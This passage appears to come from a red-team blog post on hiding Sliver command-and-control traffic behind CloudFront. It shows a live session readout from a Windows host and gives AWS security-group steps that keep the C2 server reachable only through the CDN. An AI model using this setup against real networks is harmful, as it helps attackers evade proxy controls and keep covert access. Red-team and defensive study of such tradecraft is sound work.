[127.0.0.1] sliver (CUDDLY_METAL) >         Session ID: 3576a8c7-2993-4e4e-881b-21753185225d
              Name: CUDDLY_METAL
          Hostname: DESKTOP-1OO5ACP
              UUID: 0a17926f-a122-47c7-a464-ce66fd1d32fa
          Username: DESKTOP-1OO5ACP\user
               UID: S-1-5-21-3902364883-2167647617-131597917-1001
               GID: S-1-5-21-3902364883-2167647617-131597917-513
               PID: 7452
                OS: windows
           Version: 10 build 26100 x86_64
            Locale: en-GB
              Arch: amd64
         Active C2: https://d1jwmmshxm70pa.cloudfront.net
    Remote Address: tcp(172.31.41.214:50836)->86.178.117.81
         Proxy URL:
Reconnect Interval: 1m0s
     First Contact: Thu Apr 19 08:33:05 UTC 2026 (1m2s ago)
      Last Checkin: Thu Apr 19 08:34:05 UTC 2026 (2s ago)
Preventing Backend Server Access
First, we need to prevent direct access to the EC2 instance. Delete the existing inbound HTTP security group rule, and create a new rule that only allows HTTP access from the security group of the Elastic Load Balancer.

To ensure that only Cloudfront can connect to the ELB, modify the ELB security group and add a rule to allow HTTP from global.cloudfront.origin-facing. Searching for this value should be resolved on the interface.

This would allow access from any Cloudfront address, which could potentially allow someone direct ELB access if they route through Cloudfront, but this is probably acceptable for most purposes. To further lock down access, you could configure Cloudfront to send a specific host header, and configure a WAF on the ELB to reject requests that are missing the header.
In Conclusion
CDN’s are almost always allowed, even with walled garden proxy configurations. As such, they make an excellent transport mechanism for C2 traffic.